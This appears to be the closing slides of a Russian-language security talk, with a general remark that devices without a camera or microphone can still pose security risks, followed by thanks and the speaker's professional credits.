03 А потому полезно анализировать в комплексе



Даже устройства без камеры и микрофона могут принести проблемы при недостаточном внимании к безопасности;



Спасибо за внимание!

Елизавета Тишина / qwqoro

- Специалист по анализу защищённости, DeteAct
- Ведущий эксперт, Neplox Audit
- Автор Telegram канала HaHacking:

